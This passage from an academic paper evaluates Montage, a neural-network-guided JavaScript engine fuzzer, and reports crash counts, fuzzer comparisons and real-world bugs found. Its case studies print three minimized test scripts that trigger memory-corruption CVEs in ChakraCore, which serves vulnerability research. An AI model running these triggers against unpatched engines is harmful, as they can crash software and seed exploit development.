Type error. Type error presents how well our model predicts the correct type of a next fragment (recall §5.2). A model with a low type error is capable of predicting the fragments with the correct type in its top predictions. Note from Figure 6b that the type errors for both the training and validation sets continuously decrease and become almost equal as the epoch increases.

The small differences of each perplexity and type error between the training set and validation set demonstrate that our LSTM model is capable of learning the compositional relations among fragments without overfitting or underfitting.

We further observed that epoch 70 is the optimal point at which both valid perplexity and valid type errors start to plateau. We also noticed that the test perplexity and test type errors at epoch 70 are 28.07 and 0.14, respectively. Note from Figure 6 that these values are close to those from the validation set. It demonstrates that the model can accurately predict fragments from the test set as well. Thus, for the remaining evaluations, we selected the model trained up to epoch 70, which took 6.6 hours on our machine.




Figure 7: The pass rate of generated JS tests over k_{top}.

7.3 Effect of the k_{top} Parameter

Montage assembles model-suggested fragments when replacing an AST subtree of a given JS code. In this process, Montage randomly picks one fragment from the *Top-k* (k_{top}) suggestions for each insertion. Our key intuition is that selecting fragments from the *Top-k* rather than *Top-1* suggestion helps Montage generate diverse code, which follows the pattern of JS codes in our dataset but slightly differs from them. We evaluated the effect of the k_{top} with seven different values varying from 1 to 64 to verify our intuition.

We measured the pass rate of generated JS tests. A pass rate is a measurement unit of demonstrating how many tests a target JS engine executes without errors among generated test cases. To measure the pass rate, we first generated 100,000 JS tests with each k_{top} value. We only considered five runtime errors defined by the ECMAScript standard as errors [27]. We then ran Montage for 12 hours with each k_{top} value to count the number of crashes found in ChakraCore 1.4.1.

Figures 7 and 8 summarize our two experimental results, respectively. As shown in Figure 7, the pass rate of Montage decreases from 79.82% to 58.26% as the k_{top} increases. This fact demonstrates that the suggestion from the model considerably affects the generation of executable JS tests. It is also consistent with the experimental results from Figure 8b, in that Montage finds fewer total crashes when considering more fragment suggestions in generating JS tests. Note that Michael *et al.* [41] demonstrated that their TreeFuzz achieved a 14% pass rate, which is significantly lower than that Montage achieved.


However, note from Figure 8b that the number of unique crashes increases, as k_{top} increases, unlike that of total crashes. This observation supports our intuition that increasing the k_{top} helps Montage generate diverse JS tests that trigger undesired crashes in the JS engines. Figure 8 also shows that Montage found more crashes from the debug build than the release build. Moreover, unlike the debug build, the results for the release build did not show a consistent pattern. We believe these results are mainly due to the nature of the debug build. It behaves more conservatively with inserted assertion statements, thus producing crashes for every unexpected behavior.

As Klees *et al.* [31] stated, fuzzers should be evaluated using the number of unique crashes, not that of crashing inputs. For both release and debug builds of ChakraCore 1.4.1,

Table 1: The number of bugs found with four fuzzers and four different approaches: Montage, CodeAlchemist (CA), jsfunfuzz, and IFuzzer; random selection, Markov chain, char/token-level RNN, and Montage (k_{top} = 64) without resolving reference errors. We marked results in bold when the difference between Montage and the other approach is statistically significant.

Build	Metric	# of Unique Crashes (Known CVEs)							
		Montage	CA	jsfunfuzz	IFuzzer	random	Markov	ch-RNN	Montage †
Release	Median	23 (7)	15 (4)	27 (3)	4 (1)	12 (3)	19 (6)	1 (0)	12 (4)
	Max	26 (8)	15 (4)	31 (4)	4 (2)	15 (4)	22 (7)	1 (1)	13 (5)
	Min	20 (6)	14 (3)	25 (3)	0 (0)	10 (3)	16 (5)	0 (0)	11 (4)
	Stdev	2.30 (0.84)	0.55 (0.55)	2.19 (0.45)	1.79 (0.71)	2.07 (0.45)	2.39 (0.84)	0.45 (0.55)	0.84 (0.45)
	p-value	N/A	**0.012 (0.012)**	**0.029 (0.012)**	**0.012 (0.012)**	**0.012 (0.012)**	**0.037** (0.144)	**0.012 (0.012)**	**0.012 (0.012)**
Debug	Median	49 (12)	26 (6)	27 (4)	6 (1)	31 (7)	44 (11)	3 (0)	41 (9)
	Max	52 (15)	30 (6)	29 (5)	8 (3)	34 (7)	50 (12)	4 (1)	43 (10)
	Min	45 (11)	24 (4)	24 (4)	2 (0)	27 (6)	42 (8)	1 (0)	38 (8)
	Stdev	2.70 (1.64)	2.61 (0.89)	2.12 (0.45)	2.41 (1.10)	2.88 (0.45)	3.27 (1.67)	1.10 (0.5)	1.82 (0.84)
	p-value	N/A	**0.012 (0.012)**	**0.012 (0.012)**	**0.012 (0.012)**	**0.012 (0.012)**	0.144 (0.298)	**0.012 (0.012)**	**0.012 (0.012)**
Both	Total	133 (15)	65 (7)	57 (4)	22 (3)	72 (9)	109 (14)	10 (2)	74 (10)
	Common	36 (8)	22 (2)	17 (3)	1 (0)	29 (6)	37 (8)	1 (0)	37 (7)

† Montage without resolving reference errors.



(a) Crashes on the release build. (b) Crashes on the debug build.

Figure 8: The number of total and unique crashes found in ChakraCore 1.4.1 while varying the k_{top}.

Montage found the largest number of unique crashes when the k_{top} was 64. Therefore, we picked the k_{top} to be 64 for the remaining experiments.


7.4 Comparison to State-of-the-art Fuzzers

To verify the ability to find bugs against open-source state-of-the-art fuzzers, we compared Montage with CodeAlchemist [20], jsfunfuzz [38], and IFuzzer [54]. jsfunfuzz and IFuzzer have been used as a controlled group in the comparison studies [20, 24]. Furthermore, CodeAlchemist, which assembles its building blocks in a semantics-aware fashion, and IFuzzer, which employs an evolutionary approach with genetic programming, have in common with Montage in that they take in a corpus of JS tests. Since Montage, CodeAlchemist, and IFuzzer start from given seed JS files, we fed them the same dataset collected from the repositories of Test262 and the four major JS engines. For fair comparison, we also configured jsfunfuzz to be the version of January 31, 2017, on which we collected our dataset (recall §7.1).

We ran all four fuzzers on ChakraCore 1.4.1 and counted the number of found unique crashes and known CVEs. Since most fuzzers depend on random factors, which results in a high variance of fuzzing results [31], we conducted five trials; each trial lasted for 6,336 CPU hours (72 hours × 88 cores). We intentionally chose such a long timeout, because fuzzers using evolutionary algorithms, such as IFuzzer, could improve their bug-finding ability as more tests are generated. Note that we expended a total of 31,680 CPU hours on the five trials of each fuzzer. Because Montage took 6.6 hours to train its language model and used this model for the five trials, we set the timeout of other fuzzers 1.3 hours (6.6 hours / 5 trials) longer than that of Montage for fair comparison.

The Montage, CA, jsfunfuzz, and IFuzzer columns of Table 1 summarize the statistical analysis of the comparison experimental results. For the release build, Montage found the largest number of CVEs, whereas jsfunfuzz still discovered more unique crashes than others. For the debug build, Montage outperformed all others in finding both unique crashes and CVEs. We performed two-tailed Mann Whitney U tests and reported *p*-values between Montage and the other fuzzers in the table. We verified that all results are statistically significant with *p*-values less than 0.05.

The last two rows of the table show the number of total and common bugs found in the five trials from the release and debug builds, respectively. We counted common bugs when Montage found these bugs in every run of the five campaigns. When a bug was found during at least one campaign, they are



(a) The # of total bugs. (b) The # of common bugs.

Figure 9: The comparison of unique crashes (known CVEs) found by Montage, CodeAlchemist (CA), and jsfunfuzz.

counted in the total bugs. Note that Montage found at least 2.14× more CVEs compared to others in a total of the five trials. We believe that these results explain the significance of Montage in finding security bugs compared to the other state-of-the-art fuzzers.

We also compared the bugs discovered by each fuzzer. Figure 9 depicts the Venn diagrams of unique bugs found in ChakraCore 1.4.1. These Venn diagrams present the total and common bugs that each fuzzer found, corresponding to the last two rows of Table 1. We excluded IFuzzer from the figure because all found CVEs were also discovered by Montage.

Note from Figure 9a that Montage identified 105 unique crashes in total, including eight CVEs that were not found by CodeAlchemist and jsfunfuzz. Furthermore, Montage discovered all CVEs that were commonly found in the five trials of CodeAlchemist and jsfunfuzz, as shown in Figure 9b. However, CodeAlchemist and jsfunfuzz also identified a total of 45 and 46 unique bugs that were not found by Montage, respectively. These results demonstrate that Montage plays a complementary role against the state-of-the-art fuzzers in finding distinctive bugs.

Performance over time. Figure 10 shows the number of CVEs that Montage found over time. The number increases rapidly in the first 1,144 CPU hours (13 hours × 88 cores) of the fuzzing campaigns; however, Montage finds additional bugs after running for 2,640 CPU hours (30 hours × 88 cores), thus becoming slow to find new vulnerabilities.

7.5 Effect of Language Models

Montage generates JS tests by assembling language model-suggested fragments. Especially, it takes advantage of the LSTM model to reflect the arbitrary length of preceding fragments when predicting the next relevant fragments. However, Montage can leverage any other prevailing language models by its design, and the language model it employs may substantially affect its fuzzing performance. Therefore, to analyze the efficacy of the LSTM model in finding bugs, we first conducted a comparison study against two other approaches: (1)




Figure 10: The number of CVEs found by Montage over time.

a random fragment selection, and (2) Markov model-driven fragment selection.

The former approach is the baseline for Montage where fragments are randomly appended instead of querying a model. The latter approach uses a Markov model that makes a prediction based on the occurrence history of the preceding two fragments. Specifically, we tailored the code from [25] to implement the Markov chain.

Additionally, we compared our approach against a character/token-level RNN language model-guided selection. It leverages an NNLM to learn the intrinsic patterns from training instances, which is in common with ours. Recently proposed approaches [11,16,32], which resort to an NNLM to generate highly structured inputs, adopted an approach more or less similar to this one.

Note that there is no publicly available character/token-level RNN model to generate JS tests. Thus, we referenced the work of Cummins *et al.* [11] to implement this approach and trained the model from scratch. To generate test cases from the trained model, we referenced the work of Liu *et al.* [32] because their approach is based on the seed mutation like our approach.

The random, Markov, and ch-RNN columns of Table 1 summarize the number of crashes found by each approach. We conducted five fuzzing campaigns, each of which lasted 72 hours; all the underlying experimental settings are identical to those in §7.4. Note that we conducted resolving reference errors and fed the same dataset as Montage when evaluating the aforementioned three models. Montage outperformed the random selection and character/token-level RNN methods in the terms of finding crashes and security bugs; thus, yielding p-values under 0.05, which suggests the superiority of Montage with statistical significance.

When comparing the metrics from release and debug build between Montage and the Markov chain approach, Montage performed better. Montage found more unique bugs in total as well. However, the Mann Whitney U test deems the difference insignificant. Nevertheless, we emphasize that Montage is capable of composing sophisticated subtrees that the Markov chain easily fails to generate. For instance, Montage generated a JS test triggering CVE-2017-8729 by appending 54 fragments, which the Markov chain failed to find. We provide more details of this case in §7.7.1.




Figure 11: Empirical CDF of the number of appended fragments against JS tests causing crashes in ChakraCore.

To evaluate the effectiveness of the LSTM model, we further analyzed the number of fragments Montage appended to generate JS tests that caused ChakraCore 1.4.1 to crash in the experiment from §7.4.

Figure 11 shows the cumulative distribution function (CDF) of the number of inserted fragments against 169,072 and 5,454 JS tests causing crashes and known CVEs, respectively. For 90% of JS tests that caused the JS engine to crash, Montage only assembled fewer than 15 fragments; however, it appended up to 52 fragments to generate 90% of JS tests that found the known CVEs. This demonstrates that Montage should append more fragments suggested by the model to find security bugs rather than non-security bugs. It also denotes that the random selection approach suffers from finding security bugs. Note that Table 1 also accords with this result.

From the aforementioned studies, we conclude that the LSTM model trained on fragments is necessary for finding bugs in the JS engines.

Resolving reference errors. We evaluated the importance of the reference error resolution step (recall §5.3.2) in finding JS engine bugs. Specifically, we ran Montage with the same settings as other approaches while letting it skip the reference error resolution step but still leverage the same LSTM model. The last column of Table 1 demonstrates that Montage finds fewer bugs if the resolving step is not applied, denoting that the error resolving step improves the bug-finding capability of Montage. However, Montage still found more bugs than the other state-of-the-art fuzzers and the random approach even without the resolving step. Considering the random approach also takes advantages of the error resolution step, the LSTM model significantly contributes to finding JS engine bugs.

Pass rate. One of the key objectives of Montage is to generate a valid JS test so that it can trigger deep bugs in JS engines. Thus, we further measured how the use of language models affects the pass rate of generated codes. A pass rate indicates whether generated test cases are indeed executed after passing both syntax and semantic checking.

Figure 12 illustrates the pass rate of 100,000 JS tests generated by the four different approaches: Montage with and without resolving reference errors, the random selection, and the Markov model. We excluded the character/token-level RNN approach because only 0.58% of the generated tests




Figure 12: The pass rate measured against four different approaches: Montage (k_{top} = 64) with and without resolving reference errors, random selection, and Markov model. Montage without resolving reference errors is denoted by †.

were executed without errors. Such a low pass rate could be one possible reason why this approach failed to find many bugs, as shown in Table 1. As Liu *et al.* [32] also stated in their paper, we believe this result is attributed to the lack of training instances and the unique characteristics inherent in the regression test suite.

Note from the figure that resolving reference errors increases the pass rate by 12.2%. As a result, this helped Montage to find more bugs, as shown in Table 1. On the other hand, the pass rates of the random selection and Markov model-guided approach were 5.2% and 11% greater than that of Montage, respectively. We manually inspected the JS tests generated by the random selection and the Markov model-guided approaches. We concluded that these differences stem from appending a small number of fragments. For instance, if a model always replaces one fragment, such as a string literal, from the seed file, all generated JS tests will be executed without errors.

7.6 Field Tests

We evaluated the capability of Montage in finding real-world bugs. *We have run Montage for 1.5 months on the latest production versions of the four major engines:* ChakraCore, JavaScriptCore, SpiderMonkey, and V8. For this evaluation, we collected datasets from the repository of each JS engine at the version of February 3, 2019. We additionally collected 165 PoCs that triggered known CVEs as our dataset. Then, we trained the LSTM model for each JS engine.

Montage has found 37 unique bugs from the four major JS engines so far. Among the found bugs, 34 bugs were from ChakraCore. The remaining two and one bugs were from JavaScriptCore and V8, respectively. We manually triaged each bug and reported all the found bugs to the vendors. In total, *26 of the reported bugs have been patched so far*.

Especially, we reported three of the found bugs as security-related because they caused memory corruptions of the target JS engines. The three security bugs were discovered in ChakraCore 1.11.7, ChakraCore 1.12.0 (beta), and JavaScriptCore 2.23.3, respectively. Note that all of them got CVE IDs: CVE-2019-0860, CVE-2019-0923, and CVE-2019-8594. Particularly, we were rewarded for the bugs found in ChakraCore

with a bounty of 5,000 USD.

Our results demonstrate that Montage is capable of finding 37 real-world JS engine bugs, including three security bugs. We further describe one of the real-world security bugs that Montage found in §7.7.3.

7.7 Case Study

To show how Montage leverages the existing structure of the regression test, we introduce three bugs that Montage found. We show two bugs that Montage found in ChakraCore 1.4.1 from the experiment in §7.4. We then describe one of the real-world security bugs found in the latest version of ChakraCore, which is already patched. Note that we minimized all test cases for ease of explanation.

7.7.1 CVE-2017-8729

```
1  (function () {
2      for (var v0 in [{
3          v1 = class {},
4          v2 = 2010
5      }.v2 = 20]) {
6          for([] in {
7              value: function() {},
8              writable: false
9          }){}
10     }
11 })();
```

Figure 13: A test code that triggers CVE-2017-8729 on ChakraCore 1.4.1.

Figure 13 shows the minimized version of a generated test that triggers CVE-2017-8729 on ChakraCore 1.4.1. From its seed file, Montage removed the body of `FunctionExpression` and composed a new subtree corresponding to Lines 2-10. Particularly, Montage appended 54 fragments to generate the new test.

ChakraCore is supposed to reject the generated test before its execution because it has a syntax error in the `ObjectPattern` corresponding to Lines 2-5. However, assuming the `ObjectPattern` to be an `ObjectExpression`, ChakraCore successfully parses the test and incorrectly infers the type of the property `v2` to be a setter. Thus, the engine crashes with a segmentation fault when it calls the setter in Line 5. Interestingly, the latest version of ChakraCore still executes this syntax-broken JS test without errors but does not crash.

The original regression test checked the functionalities regarding a complicated `ObjectPattern`. Similarly, the generated test triggered a type confusion vulnerability while parsing the new `ObjectPattern`. Therefore, we believe that this case captures the design goal of Montage, which leverages an existing regression test and puts it in a different execution context to find a potential bug.

7.7.2 CVE-2017-8656

```
1  var v1 = {
2      'a': function () {}
3  }
4  var v2 = 'a';
5  (function () {
6      try {
7      } catch ([v0 = (v1[v2].__proto__(1, 'b'))]) {
8          var v0 = 4;
9      }
10     v0++;
11 })();
```

Figure 14: A test code that triggers CVE-2017-8656 on ChakraCore 1.4.1.

Figure 14 shows a test case generated by Montage that triggers CVE-2017-8656 on ChakraCore 1.4.1. Its seed file had a different `AssignmentExpression` as the parameter of a `CatchClause` in Line 7. From the seed AST, Montage removed a subtree corresponding to the `AssignmentExpression` in Line 7 and mutated it by appending eight fragments that the LSTM model suggested.

In the generated code, the variable `v0` is first declared as the parameter of the `CatchClause` (Line 7) and then redeclared in its body (Line 8). At this point, the ChakraCore bytecode generator becomes confused with the scope of these two variables and incorrectly selects which one to initialize. Consequently, the variable `v0` in Line 8 remains uninitialized. As the JS engine accesses the uninitialized symbol in Line 10, it crashes with a segmentation fault.

We note that the seed JS test aimed to check possible scope confusions, and the generated code also elicits a new vulnerability while testing a functionality similar to the one its seed JS test checks. Hence, this test case fits the design objective of Montage.

7.7.3 CVE-2019-0860

Figure 15 describes a JS test triggering CVE-2019-0860 on ChakraCore 1.12.0 (beta), which we reported to the vendor. Its seed file had a `CallExpression` instead of the statements in Lines 3-4. From the seed JS test, Montage removed a subtree corresponding to the `BlockStatement` of the function `f0` and appended 19 fragments to compose a new block of statements (Lines 2-4). Notably, Montage revived the `AssignmentExpression` statement in Line 2, which is a required precondition to execute the two subsequent statements and trigger the security bug.

The seed regression test was designed to test whether JS engines correctly handle referencing the `arguments` property

```
1   function f0(f, p = {}) {
2       f.__proto__ = p;
3       f.arguments = 44;
4       f.arguments === 44;
5   }
6
7   let v1 = new Proxy({}, {});
8   for (let v0 = 0; v0 < 1000; ++v0) {
9       f0(function () {'use strict';}, v1);
10      f0(class C {}, v1);
11  }
```

Figure 15: A test code that triggers CVE-2019-0860 on ChakraCore 1.12.0 (beta).

of a function in the strict mode. For usual cases, JS engines do not allow such referencing; however, to place the execution context in an exceptional case, the seed JS test enables the access by adding a `Proxy` object to the prototype chain of the function `f` (Line 2). As a result, this new test is able to access and modify the property value without raising a type error (Line 3).

While performing the JIT optimization process initiated by the `for` loop in Lines 8-11, ChakraCore misses a postprocessing step of the property in Line 3, thus enabling to write an arbitrary value on the memory. Consequently, the engine crashes with a segmentation fault as this property is accessed in Line 4.

Note that the generated test case triggers a new vulnerability while vetting the same functionality that its seed tests. Moreover, the `GlobOpt.cpp` file, which is the most frequently patched file to fix CVEs assigned to ChakraCore, was patched to fix this vulnerability. Therefore, this JS test demonstrates that Montage successfully discovers bugs that it aims to find.

8 Related Work

Fuzzing. There have been a vast volume of research on generation-based fuzzing. Highly-structured file fuzzing [15, 42], protocol fuzzing [46, 47], kernel fuzzing [19, 28, 55], and interpreter fuzzing [2, 6, 12, 38, 41, 56] are representative research examples.

IMF infers the model of sequential kernel API calls to fuzz macOS kernels [19]. Dewey *et al.* [12] generated code with specified combinations of syntactic features and semantic behaviors by constraint logic programming.

Godefroid *et al.* [16] trained a language model from a large number of PDF files and let the model learn the relations between objects constituting the PDF files. Their approach of using a language model in generating tests is similar to ours *per se*, but their approach is not directly applicable to generating JS tests, which demands modeling complicated control and data dependencies.

Cummins *et al.* [11] also proposed a similar approach. They trained an LSTM language model from a large corpus of OpenCL code. Unlike Montage, they trained the model at a character/token-level, which does not consider the compositional relations among the AST subtrees.

TreeFuzz [41] is another model-based fuzzer. Its model is built on the frequencies of co-occurring nodes and edges from given AST examples. Their modeling of generating tests is not directly applicable to the prevalent state-of-the-art language models, tailored to train word sequences, not node and edge relations in ASTs.

Aschermann *et al.* [2] and Blazytko *et al.* [6] recently proposed NAUTILUS and GRIMOIRE, respectively. Both fuzzers test programs that take highly structured inputs by leveraging code coverage. Based on a given grammar, NAUTILUS generates a new JS test and checks whether it hits new code coverage for further mutation chances. Contrary to NAUTILUS, GRIMOIRE requires no user-provided components, such as grammar specification and language models, but synthesizes inputs that trigger new code coverage. As they stated, GRIMOIRE has difficulties in generating inputs with complex structures, requiring semantic information.

Previous studies of mutational fuzzing [7, 18, 24, 32, 44, 54, 57, 58] focus on altering given seeds to leverage functionalities that the seeds already test.

LangFuzz [24] is a mutational fuzzing tool that substitutes a non-terminal node in a given AST with code fragments. It iteratively replaces non-terminal nodes in the step of inserting fragments. However, LangFuzz does not consider any context regarding picking a promising candidate to cause a target JS engine crash. On the other hand, Montage is capable of learning implicit relations between fragments that may be inherent in given examples.

Liu *et al.* [32] proposed a mutation-based approach to fuzz the target program. Given a large corpus of C code, they trained a sequence-to-sequence model to capture the inherent pattern of input at character-level. Then, they leveraged the trained model to mutate the seed. Their approach suffers from the limitation that the model generates many malformed tests, such as unbalanced parenthesis.

Language model for code. Hindle *et al.* [22] measured the naturalness of software by computing the cross-entropy values over lexical code tokens in large JAVA and C applications. They also first demonstrated even count-based n-gram language models are applicable to code completion. To make more accurate suggestions for code completion, SLAMC [40] incorporated semantic information, including type, scope, and role for each lexical token. SLANG [43] lets a model learn API call sequences from Android applications. It then uses such a model to improve the precision of code completion. GraLan learns the relations between API calls from the graph of API call sequences, and ASTLan uses GraLan to fill holes in the AST to complete the code [39].

Maddison *et al.* [33] studied the generative models of natural source code based on PCFGs and source code-specific structures. Bielik *et al.* [5] suggested a new generative prob-

abilistic model of code called a probabilistic higher order grammar, which generalizes PCFGs and parameterizes the production rules on a context.

The objective of using a language model in all of the above works is to make better suggestions for code completion. However, Montage focuses on generating JS tests that should be accepted by a target JS engine.

9 Conclusion

We present Montage, the first fuzzing tool that leverages an NNLM in generating JS tests. We propose a novel algorithm of modeling the hierarchical structures of a JS test case and the relationships among such structures into a sequence of fragments. The encoding of an AST into a fragment sequence enables Montage to learn the relationships among the fragments by using an LSTM model. Montage found 37 real-world bugs in the latest JS engines, which demonstrates its effectiveness in finding JS engine bugs.

Acknowledgements

We thank anonymous reviewers for their helpful feedback and Yale Song who helped develop some of the ideas used in this paper. We are also grateful to Jihoon Kim for kindly sharing his findings, which indeed inspired our project. Finally, we thank Sunnyeo Park for collecting JS seeds used for the evaluation. This work was partly supported by (1) Institute for Information & communications Technology Promotion (IITP) grant funded by the Korea government (MSIT), No.2018-0-00254, and (2) LIG Nex1.

References

[1] Ebru Arisoy, Tara N. Sainath, Brian Kingsbury, and Bhuvana Ramabhadran. Deep neural network language models. In *Proceedings of the NAACL-HLT 2012 Workshop*, pages 20–28, 2012.

[2] Cornelius Aschermann, Patrick Jauernig, Tommaso Frassetto, Ahmad-Reza Sadeghi, Thorsten Holz, and Daniel Teuchert. NAUTILUS: Fishing for deep bugs with grammars. In *Proceedings of the Network and Distributed System Security Symposium*, 2019.

[3] Yoshua Bengio, Réjean Ducharme, Pascal Vincent, and Christian Janvin. A neural probabilistic language model. *The Journal of Machine Learning Research*, 3(1):1137–1155, 2003.

[4] Yoshua Bengio, Patrice Simard, and Paolo Frasconi. Learning long-term dependencies with gradient descent is difficult. *Transactions on Neural Networks*, 5(2):157–166, 1994.

[5] Pavol Bielik, Veselin Raychev, and Martin Vechev. PHOG: Probabilistic model for code. In *Proceedings of the International Conference on Machine Learning*, pages 2933–2942, 2016.

[6] Tim Blazytko, Cornelius Aschermann, Moritz Schlögel, Ali Abbasi, Sergej Schumilo, Simon Wörner, and Thorsten Holz. GRIMOIRE: Synthesizing structure while fuzzing. In *Proceedings of the USENIX Security Symposium*, pages 1985–2002, 2019.

[7] Sang Kil Cha, Maverick Woo, and David Brumley. Program-adaptive mutational fuzzing. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 725–741, 2015.

[8] Stanley F. Chen and Joshua Goodman. An empirical study of smoothing techniques for language modeling. In *Proceedings of the 34th Annual Meeting on Association for Computational Linguistics*, pages 310–318, 1996.

[9] Yang Chen, Alex Groce, Chaoqiang Zhang, Weng-Keen Wong, Xiaoli Fern, Eric Eide, and John Regehr. Taming compiler fuzzers. In *Proceedings of the ACM Conference on Programming Language Design and Implementation*, pages 197–208, 2013.

[10] Microsoft Corporation. Microsoft ChakraCore. https://github.com/Microsoft/ChakraCore.

[11] Chris Cummins and Alastair Murray. Compiler fuzzing through deep learning. In *Proceedings of the ACM International Symposium on Software Testing and Analysis*, pages 95–105, 2018.

[12] Kyle Dewey, Jared Roesch, and Ben Hardekopf. Language fuzzing using constraint logic programming. In *Proceedings of the International Conference on Automated Software Engineering*, pages 725–730, 2014.

[13] Technical Committee 39 ECMA International. Test262. https://github.com/tc39/test262.

[14] Felix A. Gers, Jürgen Schmidhuber, and Fred Cummins. Learning to forget: Continual prediction with LSTM. *Neural Computation*, 12:2451–2471, 1999.

[15] Patrice Godefroid, Adam Kiezun, and Michael Y. Levin. Grammar-based whitebox fuzzing. In *Proceedings of the ACM Conference on Programming Language Design and Implementation*, pages 206–215, 2008.

[16] Patrice Godefroid, Hila Peleg, and Rishabh Singh. Learn&Fuzz: Machine learning for input fuzzing. In *Proceedings of the International Conference on Automated Software Engineering*, pages 50–59, 2017.

[17] Joshua T. Goodman. A bit of progress in language modeling. *Computer Speech & Language*, 15(4):403–434, 2001.

[18] Tao Guo, Puhan Zhang, Xin Wang, and Qiang Wei. GramFuzz: Fuzzing testing of web browsers based on grammar analysis and structural mutation. In *Proceedings of the International Conference on Informatics Applications*, pages 212–215, 2013.

[19] HyungSeok Han and Sang Kil Cha. IMF: Inferred model-based fuzzer. In *Proceedings of the ACM Conference on Computer and Communications Security*, pages 2345–2358, 2017.

[20] HyungSeok Han, DongHyeon Oh, and Sang Kil Cha. CodeAlchemist: Semantics-aware code generation to find vulnerabilities in JavaScript engines. In *Proceedings of the Network and Distributed System Security Symposium*, 2019.

[21] Ariya Hidayat. ECMAScript parsing infrastructure for multipurpose analysis. https://www.esprima.org.

[22] Abram Hindle, Earl T. Barr, Zhendon Su, Mark Gabel, and Premkumar Devanbu. On the naturalness of software. In *Proceedings of the International Conference on Software Engineering*, pages 837–847, 2012.

[23] Sepp Hochreiter and Jürgen Schmidhuber. Long short-term memory. *Neural Computation*, 9(8):1735–1780, 1997.

[24] Christian Holler, Kim Herzig, and Andreas Zeller. Fuzzing with code fragments. In *Proceedings of the USENIX Security Symposium*, pages 445–458, 2012.

[25] BuzzFeed Inc. Markovify. https://github.com/jsvine/markovify.

[26] Theori Inc. pwn.js. https://github.com/theori-io/pwnjs, 2017.

[27] ECMA International. ECMAScript language specification. https://www.ecma-international.org/ecma-262/.

[28] Dave Jones. Trinity. https://github.com/kernelslacker/trinity.

[29] Rafal Józefowicz, Oriol Vinyals, Mike Schuster, Noam Shazeer, and Yonghui Wu. Exploring the limits of language modeling. *CoRR*, abs/1602.02410, 2016.

[30] Yoon Kim, Yacine Jernite, David Sontag, and Alexander M. Rush. Character-aware neural language models. In *Proceedings of the AAAI Conference on Artificial Intelligence*, pages 2741–2749, 2016.

[31] George Klees, Andrew Ruef, Benji Cooper, Shiyi Wei, and Michael Hicks. Evaluating fuzz testing. In *Proceedings of the ACM Conference on Computer and Communications Security*, pages 2123–2138, 2018.

[32] Xiao Liu, Xiaoting Li, Rupesh Prajapati, and Dinghao Wu. DeepFuzz: Automatic generation of syntax valid c programs for fuzz testing. In *Proceedings of the AAAI Conference on Artificial Intelligence*, pages 1044–1051, 2019.

[33] Chris J. Maddison and Daniel Tarlow. Structured generative models of natural source code. In *Proceedings of the International Conference on Machine Learning*, pages 649–657, 2016.

[34] Tomáš Mikolov, Martin Karafiát, Lukáš Burget, Jan Černockỳ, and Sanjeev Khudanpur. Recurrent neural network based language model. In *Proceedings of the 11th Annual Conference of the International Speech Communication Association*, pages 1045–1048, 2010.

[35] Matt Molinyawe, Abdul-Aziz Hariri, and Jasiel Spelman. $hell on Earth: From browser to system compromise. In *Proceedings of the Black Hat USA*, 2016.

[36] David Molnar, Xue Cong Li, and David A. Wagner. Dynamic test generation to find integer bugs in x86 binary linux programs. In *Proceedings of the USENIX Security Symposium*, pages 67–82, 2009.

[37] Mozilla. Hoisting. https://developer.mozilla.org/en-US/docs/Glossary/Hoisting.

[38] MozillaSecurity. funfuzz. https://github.com/MozillaSecurity/funfuzz.

[39] Anh Tuan Nguyen and Tien N. Nguyen. Graph-based statistical language model for code. In *Proceedings of the International Conference on Software Engineering*, pages 858–868, 2015.

[40] Tung Thanh Nguyen, Anh Tuan Nguyen, Hoan Anh Nguyen, and Tien N. Nguyen. A statistical semantic language model for source code. In *Proceedings of the International Symposium on Foundations of Software Engineering*, pages 532–542, 2013.

[41] Jibesh Patra and Michael Pradel. Learning to fuzz: Application-independent fuzz testing with probabilistic, generative models of input data. Technical Report TUD-CS-2016-14664, TU Darmstadt, 2016.

[42] Van-Thuan Pham, Marcel Böhme, and Abhik Roychoudhury. Model-based whitebox fuzzing for program binaries. In *Proceedings of the International Conference on Automated Software Engineering*, pages 543–553, 2016.

